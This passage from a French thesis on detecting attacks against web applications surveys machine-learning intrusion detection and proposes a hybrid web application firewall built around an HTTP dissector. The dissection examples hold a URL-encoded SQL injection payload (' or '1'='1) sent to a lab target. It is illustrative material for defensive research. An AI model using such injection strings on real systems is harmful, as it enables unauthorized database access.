Arbres de décision : Un arbre de décision est une structure arborescente dont les feuilles représentent des classifications et les branches représentent les conjonctions de caractéristiques qui conduisent à résoudre des problèmes de classification. Un exemplaire est étiqueté (classifié) en testant sa valeur de caractéristique (attribut) par rapport aux nœuds de l'arbre de décision. Les méthodes les plus connues pour construire automatiquement des arbres de décision sont les algorithmes ID3 [45] et C4.5 [46]. Les deux algorithmes construisent des arbres de décision à partir d'un ensemble de données d'entrainement en utilisant le concept de l'entropie. Lors de la construction de l'arbre de décision, à chaque nœud de l'arbre, C4.5 choisit l'attribut des données qui divise le plus efficacement son ensemble d'exemples en sous-ensembles. Le critère de fractionnement est le gain d'information normalisé (différence d'entropie). L'attribut avec le gain d'information normalisé le plus élevé est choisi pour prendre la décision. L'algorithme C4.5 effectue ensuite la récursion sur les sous-ensembles plus petits jusqu'à ce que tous les exemples d'entraînement aient été classifiés. Les avantages des arbres de décision sont l'expression intuitive des connaissances, la grande précision de classification et la simplicité de la mise en œuvre. Le principal inconvénient est que pour les données incluant des variables catégorielles avec un nombre différent de niveaux, les valeurs de gain d'information sont biaisées en faveur de caractéristiques avec plus de niveaux. L'arbre de décision est construit en maximisant le gain d'information à chaque fraction de variable, ce qui entraîne un classement des variables naturelles ou une sélection de caractéristiques. Les petits arbres ont une connaissance intuitive pour les experts dans un domaine donné, car il est facile d'extraire des règles de ces arbres simplement en les examinant. Pour les arbres plus profonds et plus larges, il est beaucoup plus difficile d'extraire les règles et donc plus l'arbre est grand, moins intuitif son expression de la connaissance. Les plus petits arbres sont obtenus à partir des plus grands par taille. Les grands arbres ont souvent une haute précision de classification mais pas de très bonnes capacités de généralisation. En réduisant des arbres plus grands, on obtient des arbres plus petits qui ont souvent de meilleures capacités de généralisation (ils évitent de trop s'ajuster). Les algorithmes de construction d'arbre de décision (par exemple, C4.5) sont relativement plus simples que des algorithmes plus complexes tels que les SVM.

Des applications des arbres de décision existent. Kruegel et Toth [47] ont remplacé le moteur de détection d'abus de Snort par des arbres de décision. D'abord, ils ont effectué un regroupement des règles utilisées par Snort 2.0, puis ont dérivé un arbre de décision en utilisant une variante de l'algorithme ID3. Le regroupement de règles minimise le nombre de comparaisons nécessaires pour déterminer quelles règles sont déclenchées par des données d'entrée données. L'arbre de décision sélectionne les caractéristiques les plus discriminantes de l'ensemble de règles, permettant ainsi une évaluation parallèle de chaque entité. Cela donne des performances supérieures à celui de Snort. La technique

proposée a été appliquée aux fichiers tcpdump à partir des données de test de 10 jours produites par le MIT pour l'évaluation de détection d'intrusion de DARPA de 1999. Pour cet ensemble de données, la vitesse de fonctionnement de Snort et la technique d'arbre de décision ont été comparées. Le gain réel de performance varie considérablement selon le type de trafic ; La vitesse maximale a été de 105%, la moyenne de 40,3%, et le minimum de 5%. Les expériences ont également été effectuées en augmentant le nombre de règles de 150 à 1581 (ensemble complet utilisé par Snort 2.0). Avec un nombre croissant de règles, l'accélération de la méthode d'arbre de décision sur Snort 2.0 est encore plus prononcée. Cette étude a montré que les méthodes de regroupement couplées avec les arbres de décision peuvent réduire considérablement le temps de traitement d'un système de détection de mauvaise utilisation, leur permettant éventuellement d'être efficacement Utilisé dans l'extrémité avant.

Machines à Vecteurs de Support SVM : Le SVM est un classificateur basé sur la recherche d'un hyperplan de séparation dans l'espace de caractéristiques entre deux classes de telle sorte que la distance entre l'hyperplan et les points de données les plus proches de chaque classe soit maximisée. L'approche est basée sur un risque de classification minimisé [48] plutôt que sur une classification optimale. Les SVM sont bien connues pour leur capacité de généralisation et sont particulièrement utiles lorsque le nombre de caractéristiques "m" est élevé et le nombre de données d'apprentissage "n" est faible (m » n)[49]. Lorsque les deux classes ne sont pas séparables, des variables sont ajoutées et un paramètre de coût est affecté aux points de données se chevauchant. La marge maximale et la place de l'hyperplan sont déterminées par une optimisation quadratique avec un temps d'exécution pratique de $O(n^2)$, plaçant le SVM parmi les algorithmes rapides même lorsque le nombre d'attributs est élevé. Différents types de surfaces de classification de division peuvent être réalisés en appliquant un noyau, tel que linéaire, polynomial, Fonction de Base Radiale Gaussienne (RBF) ou tangente hyperbolique. Les SVM sont des classificateurs binaires et la classification multi-classes est réalisée en développant une SVM pour chaque paire de classes.
Hu et al. [50] ont utilisé deux machines à vecteurs de support robuste (RSVM), une variation de la SVM où l'hyperplan discriminant est moyenné pour être plus lisse et le paramètre de régularisation est automatiquement déterminé, comme le classificateur d'anomalie dans leur étude. Les parties du module de sécurité de base [51] de l'ensemble de données DARPA 1998 ont été utilisées pour prétraiter les données de formation et de test. L'étude a montré une bonne performance de classification en présence de bruit (comme un mauvais étiquetage de l'ensemble de données d'entraînement) et a signalé une précision de 75% sans fausses alarmes et une précision de 100%

La logique floue : La logique floue est dérivée de la théorie des ensembles flous où le raisonnement est approximatif plutôt que déduit précisément de la logique prédicat classique. Les techniques floues sont donc utilisées dans le domaine de la détection des anomalies principalement, parce que les caractéristiques à considérer peuvent être considérées comme des variables floues [52]. Ce type de traitement considère une observation comme normale si elle se trouve dans un intervalle donné [35].
Bien que la logique floue s'est avérée efficace, en particulier contre les scans et les sondes de port, son principal inconvénient est la consommation de ressources élevée impliquée. D'autre part, il faut également remarquer que la logique floue est controversée dans certains cercles, et elle a été rejetée par certains ingénieurs et par la plupart des statisticiens, qui considèrent que la probabilité est la seule description mathématique rigoureuse de

l'incertitude.

Les algorithmes génétiques : Les algorithmes génétiques sont classés comme des heuristiques de recherche globale et sont une classe particulière d'algorithmes évolutifs qui utilisent des techniques inspirées de la biologie évolutive telles que l'héritage, la mutation, la sélection et la recomposition. Ainsi, les algorithmes génétiques constituent un autre type de technique basée sur l'apprentissage automatique, capable de déduire des règles de classification [54] et / ou de sélectionner des caractéristiques appropriées ou des paramètres optimaux pour le processus de détection [52]. Le principal avantage de ce sous-type d'apprentissage est l'utilisation d'une méthode de recherche globale flexible et robuste qui converge vers une solution à partir de multiples directions, alors qu'aucune connaissance préalable sur le comportement du système n'est pas supposée. Son principal inconvénient est la forte consommation de ressources.

Construction par Clustering : Les techniques de clustering fonctionnent en regroupant les données observées en grappes, en fonction d'une similitude donnée ou d'une mesure de distance. La procédure la plus couramment utilisée consiste à choisir un point représentatif pour chaque grappe. Ensuite, chaque nouveau point de données est classé comme appartenant à un cluster donné en fonction de la proximité du point représentatif correspondant [55]. Certains points ne peuvent appartenir à aucun cluster ; Ils sont appelés *outliers* et représentent les anomalies dans le processus de détection.
Le clustering et les outliers sont actuellement utilisés dans le domaine de la détection des attaques [56], [57], avec plusieurs variantes selon la façon dont la question est l'anomalie isolée est distribuée. Par exemple, l'approche KNN (k-voisin le plus proche) [58] utilise la distance euclidienne pour définir l'appartenance des points de données à un cluster donné, tandis que d'autres utilisent la distance de Mahalanobis. Certaines propositions de détection associent un certain degré d'outlier pour chaque point [59]. Les techniques de clustering déterminent l'apparition d'événements d'attaque uniquement à partir des données d'audit brutes, de sorte que l'effort requis pour ajuster le système de défense est réduit.

3.2.2 Systèmes de détection comportementaux et hybrides existants

Cette section décrit plusieurs efforts signalés dans le développement et le déploiement de plates-formes de détection des attaques par anomalie dans des environnements réseau réels. L'analyse est divisée en deux catégories : plateformes disponibles, commerciales ou freewares, et systèmes issus de la recherche. Les systèmes commerciaux ont tendance à utiliser des techniques bien prouvées, et ils ne considèrent généralement pas les techniques par anomalie, même les plus récemment proposées dans la littérature spécialisée, comme intéressant à intégrer dans leurs plateformes. En fait, la plupart d'entre eux incluent un module de détection basé sur une signature comme noyau de la plateforme de détection. D'autre part, les systèmes de recherche visent principalement à intégrer les méthodes de détection les plus novatrices et les plus récentes, en particulier lorsqu'elles sont en conditions de développement et d'évaluation.

3.2.2.1 Détecteurs non académiques

Ces dernières années, un certain nombre d'actions importantes ont porté sur la mise en oœvre des techniques de détection des attaques par anomalie dans les plateformes de sécurité. Les outils logiciels actuellement disponibles dans cette ligne incluent Snort, suricata,

Prelude et N@G. Les techniques de détection des attaques contre les applications Web ne sont pas encore mûres, elles commencent à apparaître dans les produits commerciaux et open source. De plus, ces dernières années, certains systèmes et entreprises pionniers dans le domaine de la détection par anomalie ont été acquis par des entreprises plus importantes et leurs produits incorporés dans des plateformes de sécurité de réseau. Quelques exemples sont Sourcefire(snort) par CISCO, BreachGate WebDefend (Breach Security), basé sur G-Server (par Gilian Technologies), et Checkpoint IPS-1 (Checkpoint), de NFR Sentivist IPS (NFR Security).
Du point de vue historique, l'un des projets de détection d'anomalie les plus connus était le moteur de détection d'anomalie de paquets statistiques (SPADE), produit par Silicon Defense. SPADE a été défini comme un plug-in pour Snort, et a permis à des données surveillées d'être inspectées à la recherche d'événements comportementaux anormaux, à partir de l'estimation d'un score. Un autre système pionnier était Login Anomaly Detection (LAD), de Psionic Technologies, qui a appris le comportement d'ouverture de l'utilisateur et a soulevé une alarme d'intrusion quand une activité anormale a été détectée.
Stealthwatch, de Lancope, a utilisé la détection d'anomalie basée sur le flux, et caractérisé et suivi des activités de réseau pour différencier entre anormal et le comportement normal du réseau.
Des systèmes plus récents utilisent une architecture distribuée pour la détection d'intrusion en incorporant des agents (ou capteurs), et une console centrale pour superviser le processus global de détection. C'est le cas du SecurityFocus DeepSight threat Management System qui fait partie maintenant de DeepNines BBX Intrusion Prevention et qui utilise une approche statistique pour détecter des menaces potentielles.

Une caractéristique notable est l'utilisation généralisée d'un module principal de détection à base de signature, combiné à un schéma d'anomalie complémentaire. Cette combinaison des deux types de techniques de détection dans un système hybride ([60]) cherche à améliorer la performance globale de détection des attaques, tout en évitant le taux élevé de faux positifs habituel subi par les méthodes par anomalie. En effet, la plupart des plateformes existantes adoptent une philosophie hybride. Quelques systèmes (Mazu profiler, nPatrol, SPADE et Prelude) utilisent uniquement la détection d'anomalies.

Dans certaines des plateformes analysées, les techniques de détection utilisées ne sont pas expliquées en détail suffisant par le fabricant. En fait, les informations fournies sont généralement médiocres, et souvent surdimensionnées et surévaluées d'un point de vue fonctionnel. Les modules de détection des anomalies correspondants sont généralement très simples, basés sur une analyse statistique quelconque pour l'obtention d'un profil de comportement. Par exemple, DeepNines BBX Intrusion Prevention prétend inclure la détection d'anomalies, mais il ne peut détecter que des usages inappropriés de la procédure de handshake en TCP ou de l'utilisation non conforme (non symétrique) de UDP.
Des plateformes plus avancées incluent la technique de détection de l'anomalie de protocole (PAD), qui est basée sur la détection d'anomalies dans l'utilisation des protocoles. Ce type d'analyse est adopté dans BarbedWire IDS, DeepNines BBX, N@G et Strata Guard. PAD combine des techniques par anomalie basées sur la spécification et la caractérisation statistique pour modéliser le comportement d'un protocole donné. Ceci peut être complété par l'utilisation de techniques par anomalie supplémentaires.

3.2.2.2 Systèmes de détection issus de la recherche

Bien que certaines des plateformes mentionnées ci-dessus soient également utilisables à des fins de recherche, d'autres ont été spécialement conçues pour cela. Contrairement aux solutions commerciales, les environnements axés sur la recherche comprennent des techniques plus innovatrices de détection des anomalies. C'est le cas de Bro [61], du Lawrence Berkeley National Laboratory, et d'EMERALD [62], de SRI. Bro inclut l'analyse sémantique au niveau de la couche d'application, tandis que EMERALD utilise la découverte basée sur des règles et les réseaux bayésiens. Conçus comme des plateformes de recherche, ces systèmes permettent l'intégration de modules externes réalisant des techniques de détection supplémentaires. C'est aussi le cas de Snort et Prelude, deux des outils les plus utilisés aujourd'hui.
Les activités actuelles de recherche dans le domaine de la détection des attaques réseau par anomalie sont abondantes. En ce qui concerne la nature des techniques appliquées dans le processus de détection, les systèmes plus anciens utilisaient des méthodes statistiques (IDES, PHAD, ALAD) ou des systèmes experts (NIDX, ISCA, Computer Watch). Plus récemment, les techniques explorées ont été diversifiées, de l'analyse de transition d'états aux réseaux de neurones, de la logique floue et même des algorithmes génétiques. Une autre tendance observée est la prise en compte des procédures de prévention des intrusions ou IPS (Intrusion Prevention System), c-à-d des schémas IDS en ligne qui filtrent et analysent tout le trafic réseau accédant à l'environnement cible. Cela a deux conséquences, d'une part, la plupart des projets ont une architecture structurée dans laquelle différents détecteurs peuvent travailler ensemble, typiquement de manière répartie (par exemple EMERALD, AAFID [62], GIDRE [**?**]). D'autre part, comme les détecteurs sont maintenant des modules "enfichables", une spécialisation de leurs fonctions et capacités peut être observée. Ainsi, des détecteurs individuels sont conçus pour surveiller uniquement un protocole ou un comportement spécifique (par exemple, Anagram [63] cible les le contenu HTTP) et les capacités de détection globales de la plateforme résultent de la combinaison et de la corrélation des informations provenant de différents détecteurs.

3.2.3 Problématique et défis

Les techniques de détection des attaques évoluent constamment, dans le but d'améliorer la sécurité et la protection des réseaux et des infrastructures informatiques. Malgré le caractère prometteur des systèmes basés sur les anomalies, ainsi que leur existence relativement longue, il existe toujours plusieurs problèmes ouverts concernant ces systèmes. Voici quelques-uns des défis les plus importants dans ce domaine :

- Faible efficacité de détection, surtout en raison du taux élevé de faux positifs habituellement obtenu ([64]). Cet aspect est généralement expliqué comme résultant de l'absence de bonnes études sur la nature des événements d'intrusion. Le problème appelle l'exploration et le développement de nouveaux schémas de traitement précis, ainsi que des approches plus structurées de la modélisation des systèmes et du réseau.
- Faible débit et coût élevé, principalement en raison des débits de données élevés (Gbps) qui caractérisent les technologies actuelles de transmission à large bande [65]. Certaines propositions visant à optimiser la détection des attaques par des techniques de grille et des paradigmes de détection distribués.
- L'absence de métriques et de méthodologies d'évaluation appropriées, ainsi qu'un cadre général pour l'évaluation et la comparaison des techniques alternatives [66] ; [67]. En raison de l'importance de cette question, elle est analysée plus en profondeur

ci-dessous.
- Un autre problème pertinent est l'analyse de données chiffrées (par exemple dans des environnements sans fil et mobiles), bien que ce soit également un problème général rencontré par toutes les plateformes de détection. En outre, ce problème pourrait être résolu par la simple localisation des agents de détection aux points fonctionnels du système où les données sont disponibles en "clair" et pour lesquelles, l'analyse de détection correspondante, peut être réalisée sans restrictions particulières.

3.2.3.1 Évaluation des systèmes de détection comportementaux

Comme l'indique la section précédente, l'un des principaux défis auxquels les chercheurs doivent faire face lorsqu'ils essaient de mettre en oeuvre et de valider une nouvelle méthode de détection d'attaque, consiste à l'évaluer et à comparer sa performance avec celle d'autres approches disponibles. Il est évident que cette tâche ne se limite pas à ce domaine, mais est également applicable aux systèmes de défense en général.
L'institut national des normes et de la technologie (NIST) [68] a suggéré le besoin de bancs d'essai qui fournissent des métriques robustes et fiables pour quantifier un sustème de détection d'attaque. Bien que certains auteurs défendent une méthodologie de test dans des environnements réels, la plupart d'entre eux, comme dans [69], préconisent une procédure d'évaluation dans des environnements expérimentaux. Les deux approches ont leurs avantages et leurs inconvénients. Un avantage de l'évaluation dans les environnements réels est que le trafic est suffisamment réaliste. Toutefois, cette approche est sujette au risque d'attaques potentielles, et l'interruption possible de l'exploitation du système due à des attaques simulées. D'autre part, l'évaluation des méthodologies dans des environnements expérimentaux implique la génération de trafic représentant des utilisateurs légitimes et malicieux, ce qui est loin d'être une entreprise insignifiante.
Un certain nombre d'études ont examiné l'utilisation des deux types de méthodes d'essai [68]. Cette recherche est résumée dans les contributions suivantes :
- En 1998, DARPA (Defense Advanced Research Project Agency) a lancé un programme au MIT Lincoln Labs dans le but de fournir un environnement de benchmarking complet et réaliste pour IDS ([71]).
- Le projet DARPA a été examiné en 1999 et l'ensemble de données d'évaluation de détection d'intrusions (IDEVAL) de 1999 du DARPA / Lincoln Laboratory est devenu un outil d'analyse comparative largement utilisé par lequel le trafic de réseau synthétique a été généré [72].
- De plus, en 2001, DARPA, en collaboration avec d'autres institutions, a lancé le programme LARIAT («Lincoln Adaptable Realtime Assurance Test-bed») [73]. Malheureusement, LARIAT se limite aux milieux militaires américains et à certaines organisations universitaires dans des circonstances particulières.
- Plusieurs contributions dans la littérature ont soulevé des questions sur l'exactitude des données de la DARPA [74] ; [75]. À cet égard, de nombreux efforts ont été faits pour obtenir de nouvelles bases de données sur le trafic. Cependant, toutes ces propositions sont rapidement devenues obsolètes, car le trafic était obsolète par rapport à celui des réseaux actuels. En outre, les spécifications des jeux de données correspondants ne sont pas décrites en détail.
- Une autre question clé concernant les bases de données de trafic est la confidentialité des données. Certains chercheurs proposent l'anonymisation par l'intermédiaire du masquage l'adresse IP [76], qui a l'avantage du trafic réel tout en évitant le problème du chiffrement. La même chose s'applique à d'autres informations masquées : user-ID, URI, etc. Habituellement, ces règles de base ne sont pas respectées, et les bases

de données anonymes deviennent inutiles.
– D'autres études liées au trafic réseau portent sur le problème de la normalisation, de l'acquisition et de l'utilisation du trafic réel pour la validation des environnements de détection. À cet égard, citons [77], qui apporte quelques propositions sur une méthodologie générale pour acquérir et organiser des ensembles de données de trafic, afin de définir un cadre d'évaluation pour tester la performance des systèmes basés sur les anomalies.

3.2.4 Positionnement des travaux

Notre approche de détection des attaques se situe clairement dans une démarche hybride. Le modèle de détection utilisé pour la prédiction du contenu malicieux est basé sur l'apprentissage automatique. Plus précisément, sur la construction d'un modèle de classification (filtrage) du contenu HTTP représentant un potentiel danger sur les applications Web. Nous motivons ce choix par la nature même du contexte Web. En effet, l'environnement Web est trop riche en sémantiques et fonctionnalités, il est aussi très résilient pour assurer un maximum d'interopérabilité et de qualité de service. Ces caractéristiques ne permettent pas une modélisation complète d'un comportement normal par les approches exposés précédemment. Ceci, n'empêche pas de procéder inversement c.à.d modéliser un comportement anormale et construire un modèle de référence à partir des évènements malicieux. Cette approche est plus pertinente avec des algorithmes d'apprentissage automatique qui offrent la possibilité de construire notre modèle par entrainement et de déduire des comportement anormaux par généralisation. La capacité de généralisation à partir d'un modèle appris est la propriété principale qui a motivé notre démarche en dépit des problèmes de précision (taux de faux positifs élevé) connus de ces modèles.

3.3 Conclusion

Nous avons étudié et analysé durant ce chapitre les standards et les modèles de détection des attaques principalement axés sur les modèles comportementaux. Nous avons comparé les avantages et les inconvénients des différentes contributions dans le domaine de la détection d'intrusion. Aussi, pour appuyer le bien fondé de nos différentes contributions dans cette thèse, nous avons positionné notre approche dans le standard CIDF. Enfin, nous avons présenté les problèmes connus des méthodes et des plateformes d'évaluation des systèmes de détection d'intrusion, notamment la disponibilité et la qualité des données de test et d'évaluation.

Chapitre 4

Définition et conception d'une solution de détection des attaques sur les applications Web

Ce chapitre est dédié à la contribution dans les modèles de détection des attaques sur les applications Web. Les modèles étudiés et analysés dans le chapitre 3 comportent des avantages et des limites propres à chaque modèle. Nous proposons dans ce chapitre une approche hybride basée sur la coopération entre un modèle de classification par apprentissage automatique et un modèle de détection d'attaques par scénarios (signatures d'attaques). Pour atteindre cet objectif, nous définissons une nouvelle architecture de filtrage Web qui assure l'interaction et la coopération entre les deux modèles. Une nouvelle méthode de découpage (dissection) du protocole HTTP est conçue et intégrée à cette architecture dont les objectifs sont multiples ; d'un côté le disséqueur permet de synchroniser les deux modèles, et de l'autre côté, l'augmentation des performances à travers une meilleure gestion des règles de sécurité et la réduction de l'espace de travail des deux modèles. La taxonomie proposée dans le chapitre 2, joue aussi un rôle très important dans notre architecture. Elle permet d'imposer une politique d'analyse basée uniquement sur les entrées des applications Web. Cette politique est appliquée sur les deux modules par le disséqueur qui ne dissèque que les éléments HTTP qui représentent les entrées de l'application Web. A la fin de ce chapitre, nous analysons et évaluons les performances de notre architecture à travers les premiers résultats obtenus par le classifieur.

4.1 Introduction

Les Parefeu applicatifs - Web Application Firewalls (WAF)- sont des systèmes de détection des attaques dédiés exclusivement au contexte du Web. Ils sont généralement déployés en coupure entre l'application Web et les utilisateurs (clients Web). Ce mode de déploiement permet l'analyse des requêtes, éventuellement des réponses HTTP, avant de les délivrer aux applications. Malheureusement, cela se paye en termes performances de fonctionnement des applications Web. En effet, dès que le WAF entre en action, on observe des dégradations de performances [5] liées principalement à la consommation des ressources mémoire et du temps CPU. Ce phénomène s'explique par le recours intensif aux algorithmes de pattern-matching [5] utilisés pour la recherche de signatures d'attaques. Ainsi, chaque requête HTTP doit être inspectée en appliquant toutes les règles de sécurité pour rechercher une ou plusieurs signatures d'attaques.

Ce mode d'exécution *brute* par chargement de l'ensemble des règles de sécurité sur chaque requête n'est pas efficient. En cause, le moteur de d'analyse n'a aucune information sur la sémantique du contenu. Il considère la requête HTTP comme une suite de chaines caractères sur laquelle il applique son algorithme de recherche de motifs.
Des solutions ont été proposées pour améliorer la gestion des règles de sécurité. Certaines sont guidées par une taxonomie des attaques. Un exemple simple d'une taxonomie est le classement des attaques selon la méthode HTTP (GET ou POST), ce qui va avoir un impact direct sur le nombre de règles de sécurité à appliquer sur chaque requête de type GET ou de type POST. Dans ce cas précis, on divise les règles de sécurité en deux groupes ; Le premier va s'appliquer uniquement sur les requêtes de type GET et le deuxième sur celles de type POST. Malheureusement, cela n'induit pas automatiquement une réduction de 50% de la charge globale du WAF, car en réalité, une attaque peut être menée via les deux méthodes et on retrouve une même règle de sécurité dupliquée dans les deux groupes. De surcroit, il y a beaucoup plus de requêtes de type GET que celles de type POST.
Nous avons aussi démontré dans le chapitre 1 la difficulté d'exprimer des scénarios d'attaques par des signatures souvent complexes et peuvent être vulnérables au techniques d'évasion utilisées par les attaquants. Pour résoudre ce problème, nous avons conçu un modèle de détection hybride. Ce modèle introduit l'approche comportementale aux systèmes de détections à base de signature. En effet, l'approche comportementale possède deux avantages qui nous intéressent particulièrement :

- Le premier avantage est sa propriété de flexibilité aux variations des formes. Cette flexibilité est assurée par une capacité de généralisation calculée à partir de valeurs statistiques caractérisant un pattern malicieux.
- Le deuxième avantage est son indépendance vis-à-vis du contexte qui ne nécessite pas un effort additionnel pour construction un modèle de référence par apprentissage des flux normaux, donc, une solution complètement ad-hoc.

4.2 Modèle hybride de filtrage applicatif : Architecture

La solution que nous proposons à travers ce modèle de détection hybride tente de résoudre les trois problèmes :

1. Réorganisation des règles de sécurité à travers une nouvelle taxonomie.
2. Augmentation de la capacité de détection par apprentissage automatique du contenu malicieux.
3. Augmentation des performances de fonctionnement globales par prédiction du contenu malicieux (ne pas analyser le contenu légitime).

Pour atteindre cet objectif, nous utilisons une approche architecturale basée sur trois modules. Le premier est un module responsable de découper "disséquer" le protocole HTTP selon une taxonomie que nous avons défini dans le chapitre 2. Le second module est un classifieur automatique dont le rôle est de prédire les flux HTTP potentiellement malicieux. Le troisième module est le module habituellement utilisé dans l'analyse du contenu basé sur des signatures d'attaques.

4.2.1 Positionnement des travaux

Notre approche de résolution des trois problèmes énumérés ci-dessus, se base en premier lieu sur un aspect architectural nouveau. En effet, dans le chapitre 1 et le chapitre 3 nous avons étudié et analysé des systèmes de détection des attaques basés sur les deux

modèles : par signature et par anomalie. Nous avons souligné les avantages et les inconvénients de chaque modèle. Cela nous a amené à concevoir un modèle hybride mêlant une approche comportementale et une par signature tout en tirant profit des avantages de chaque approche.
La deuxième contribution est la conception d'un module de dissection du protocole HTTP basé sur la taxonomie des entrées des applications Web proposée dans le chapitre 2. Ce module offre un double avantage : Une meilleure organisation des règles de sécurité pour le module d'analyse par signature, et la synchronisation de l'analyse entre le classifieur automatique et le moteur d'analyse par signature.
La troisième contribution est dans le classifieur automatique lui-même. En effet, nous avons introduit une nouvelle approche basée sur la modélisation d'un comportement anormal au lieu de modéliser un comportement anormal. Ceci est intuitivement plus rationnel du fait de la nature même du contexte Web où la sémantique est libre et les architectures sont ouvertes et flexible. Donc difficile de trouver un modèle reflétant tous les comportements normaux des flux applicatives Web.

4.2.2 Modèle architecturale Hybride : Le grand schéma




Figure 4.1 – Filtre applicatif hybride : Architecture

4.2.3 Algorithme du système de détection Hybride

Algorithm 1 Algorithme de détection hybride des attaques Web

Pré-conditions : Toutes les règles sont conforme à la taxonomie
Pré-conditions : Le module de dissection dissèque selon la taxonomie et selon la politique de filtrage.
Post-conditions : La politique de filtrage est définie

```
1: tant que Pas la fin de la Requête faire
2:   Dissected ← Req.input
3:   si Dissected est déclarée comme Hook alors
4:     result ← classifier.decision
5:     si result = malicieux alors
6:       Inspection (moteur de détection)
7:       Hook ← Hook.courant
8:       tant que pas la fin des règles sur Hook faire
9:         si coreespondance alors
10:          Stop dissection
11:          rejeter la requête
12:          générer un log
13:        sinon
14:          passer à entrée.suivante
15:        fin si
16:      fin tant que
17:    sinon
18:      alpha ← seuilensortie
19:      si alpha < score alors
20:        go to 9
21:      sinon
22:        passer à entrée.suivante
23:      fin si
24:    fin si
25:  sinon
26:    passer à entrée.suivante
27:  fin si
28: fin tant que=0
```

L'algorithme ci-dessus déroule les différents processus de détection et de dissection. Nous posons comme hypothèse que le système de détection des attaque à base de signature (moteur d'inspection) contient déjà des règles de sécurité. Ces règles sont écrites en respectant la taxonomie définie dans le chapitre 2. Une autre condition est nécessaire : le disséqueur ne présente que les entrées de l'application Web et qui son seulement déclarées dans au moins une règle de sécurité dans la base des règles.
Dans la première étape, le disséqueur HTTP s'assure que l'élément de la requête en cours est une entrée et que cette entrée est présente dans au moins une règle de sécurité au niveau de la base des règles. Après cette vérification, l'entrée est présentée au module de détection par anomalie (classifieur). Le classifieur applique son algorithme de classification et produit en sortie une décision. Si sa décision est de classé le contenu analysé comme étant malicieux, il fait appel au moteur d'inspection pour une deuxième analyse. Ce dernier

applique toutes les règles de sécurité déclarées sur l'entrée Web en cours d'inspection. Si une règle *match*, il déclare le contenu en cours malicieux, il stop le processus de dissection, il rejette la requête en entier et il génère une entrée dans le fichier de Logs. Par contre si le résultat d'inspection est négatif, il demande au disséqueur de passer à l'entrée suivante. Un autre cas se pose lorsque le contenu analysé par le classifieur est déclaré comme légitime. Par prudence, au risque de faire passer une attaque comme contenu légitime, le seuil de classification (voir section classifieur) est pris en considération. En effet, l'administrateur doit pouvoir définir un score variable du seuil. Ce score doit prendre en considération les performances de classification connue (à priori ou à postériori) du classifieur. Un score trop élevé désigne un seuil de classification assez restrictif, générant beaucoup de faux positifs, est symptomatique d'un état "*paranoïaque*". Un score proche du seuil désigne un état de confiance vis-à-vis de la décision du classifieur. Nous pouvons désigner aussi un score intermédiaire indiquant un état de confiance moyen.

4.2.4 Le disséqueur du protocole HTTP

La dissection protocolaire est le fait de définir un parseur de la syntaxe, la grammaire et la machine à états associées à chaque protocole. Dans le cas du protocole HTTP, la syntaxe est riche en sémantique et la grammaire est assez flexible afin d'assurer une certaine interopérabilités avec les plateformes Web hétérogènes. Le disséqueur HTTP doit aussi supporter certaines caractéristiques propre au protocole HTTP telles que le mode de transfert *Chunked*, les connexions persistantes avec le *Keep-alive*, le mode tunneling et vérifier en même temps la conformité protocolaire des requêtes.




Figure 4.2 – Capture d'une requête HTTP brute

Exemple d'une requête HTTP brute et sa dissection : La dissection de cette requête est :

```
<HttpRequest>.Method ('GET')
<HttpRequest>.URI ('/vulnerabilities/sqli/?id=%27+or+%271%27%3D%271&Submit=
    Submit')
<HttpRequest>.Version  ('1.1')
<HttpRequest>.Host  ('192.168.44.131')
...
<HttpRequest>.Cookie ('PHPSESSID=cfjfmg69r8mamm6kvqldd2mjb4; security=low')
<HttpRequest>.Connection ('keep-alive')
```

Le disséqueur HTTP commence par vérifier la syntaxe et la grammaire avant de procéder à la dissection du payload du paquet IP (après un éventuel réassemblage des fragments) contenant du texte codé en ASCII. Le premier élément à disséquer est la ligne de la requête ; elle est décomposée en trois parties : la méthode, l'URI, la version du protocole. Dès que le disséqueur rencontre "\r\n" ou CRLF retour-chariot suivi de retour à la ligne, il marque la fin de l'élément en cours et crée un nouvel élément à disséquer. La dissection

des en-têtes HTTP se termine avec l'apparition d'un double "\r\n". Le corps de requête est traité à partir du double "\r\n" jusqu'au prochain "\r\n".

4.2.4.1 Dissection suivant la taxonomie des entrées des Applications Web

Le disséqueur identifie les composantes du protocole HTTP à partir des spécifications publiées et standardisées dans les RFCs. Cependant, il découpe la totalité de la requête HTTP suivant l'organisation des en-têtes qu'il reconnait. Ce procédé n'est optimal à cause du temps passé à traiter des données inutiles à la sécurité. Dans le chapitre 2, nous avons défini une nouvelle taxonomie des éléments du protocole HTTP qui peuvent véhiculer du contenu malicieux. Cette taxonomie va aider à réduire la volumétrie globale des flux HTTP à traiter par le module de dissection. Le disséqueur ne traite que les entrées - définies dans la taxonomie - pour les présenter aux deux modules d'analyse : le classifieur et le moteur d'inspection. Ainsi, chaque requête disséquée sera réduite à sa représentation taxonomique d'une taille inférieure ou égale à la taille maximale de l'ensemble des éléments de la taxonomie.
Exemple de la requête précédente disséquée selon la nouvelle taxonomie :

```
<HttpRequest>.Method ('GET')
<HttpRequest>.URI ('/vulnerabilities/sqli/')
<HttpRequest>.QueryString  ('id=%27+or+%271%27%3D%271&Submit=Submit')
<HttpRequest>.Referer ('http://192.168.44.131/vulnerabilities/sqli/')
<HttpRequest>.Cookie ('PHPSESSID=cfjfmg69r8mamm6kvqldd2mjb4;
 security=low')
```

4.2.4.2 Dissection suivant la politique de filtrage

La sélection des éléments du protocole HTTP à disséquer est relative à la politique de filtrage applicatif définie par l'administrateur. Ce dernier doit explicitement exprimer à quel endroit il veut appliquer un contrôle ou charger des signatures d'attaques. Un administrateur qui veut contrôler uniquement les Query strings des URI, écrit un ensemble de règles spécifiques à cet élément. Le Disséqueur HTTP extrait uniquement le *Query – string* de l'URI après avoir disséqué la METHOD et l'URI et arrête le processus de dissection. Il serait lors, intéressant de charger des règles de filtrage uniquement à cet endroit. Ce procédé est assuré par un mécanisme de crochets *"hooks"* qui permet au module de dissection de disséquer uniquement les éléments déclarées dans des hooks. La conception d'une telle architecture logicielle assure plusieurs avantages :
1- Un découpage minimal des flux applicatifs
2- Une réorganisation des règles de sécurité
- Une réduction du champ d'action de la règle (pertinence accrue).
- Une maintenance moins complexe.
- Une meilleure gestion des règles au niveau de la mémoire.
3- Exécution à la volée (Just In Time) dans le moteur d'inspection que nous présentons plus loin.

Figure 4.3 – requête disséquée selon la politique de filtrage

Le pseudo code de la dissection d'une requête suivant des Hooks :

```
hook = <HttpRequest>.Method ('GET')
hook = <HttpRequest>.URI ('/vulnerabilities/sqli/')
